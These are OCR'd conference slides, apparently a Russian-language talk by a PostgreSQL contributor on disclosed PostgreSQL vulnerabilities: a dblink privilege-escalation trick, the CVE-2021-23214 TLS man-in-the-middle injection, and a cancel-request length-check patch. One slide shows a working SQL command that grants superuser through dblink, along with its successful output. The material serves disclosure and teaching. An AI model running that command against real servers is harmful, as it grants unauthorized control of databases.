

Primary
Streaming
replication
Standby
Client

```
postgres=# SELECT dblink_exec(
'host=my.standby.xyz,localhost dbname=postgres password=imahacker',
'ALTER USER x4m WITH SUPERUSER;'
);
 dblink_exec
 -------------
 ALTER ROLE
(1 row)
```


CVE-2021-23214: TLS аутентификация **8.1**

Fixed in 14.1, 13.5, 12.9,11.14,10.19, 9.6.24 (11 ноября 2021)


Client
MITM
Server
Startup
TLS
Startup
TLS
SimpleQuery
TLS Yes
TLS Yes
OpenSSL
startup
AuthOK
CommandComplete
AuthOK
CommandComplete
WTF
COMMAND ?
COMPLETE???


Client
MITM
Server
Startup TLS
Startup TLS
TLS Yes
TLS Yes DataRow: ДА!!!
OpenSSL startup Auth
SimpleQuery Пользователь -> Вася - админ приложения?
X
DataRow: Нет.
Понятно, значит Вася - админ.

Моя находка в Cancel Request



```
139  #define CANCEL_REQUEST_CODE PG_PROTOCOL(1234,5678)
140
141  typedef struct CancelRequestPacket
142  {
143      /* Note that each field is stored in network byte order! */
144      MsgType     cancelRequestCode;  /* code to identify a cancel request */
145      uint32      backendPID;     /* PID of client's backend */
146      uint32      cancelAuthCode; /* secret key to authorize cancel */
147  } CancelRequestPacket;
```

7 ■■■■■ src/backend/postmaster/postmaster.c

```
@@ -2016,6 +2016,13 @@ ProcessStartupPacket(Port *port, bool ssl_done, bool gss_done)
2016 2016
2017 2017         if (proto == CANCEL_REQUEST_CODE)
2018 2018         {
     2019 +           if (len != sizeof(CancelRequestPacket))
     2020 +           {
     2021 +               ereport(COMMERROR,
     2022 +                       (errcode(ERRCODE_PROTOCOL_VIOLATION),
     2023 +                        errmsg("invalid length of startup packet")));
     2024 +               return STATUS_ERROR;
     2025 +           }
2019 2026           processCancelRequest(port, buf);
2020 2027           /* Not really an error, but we don't want to proceed further */
2021 2028           return STATUS_ERROR;
```

security@posrtgresql.org

Жду вопросы ☺

Андрей Бородин

PostgreSQL contributor

 x4mmm @yandex-team.ru

 x4mmm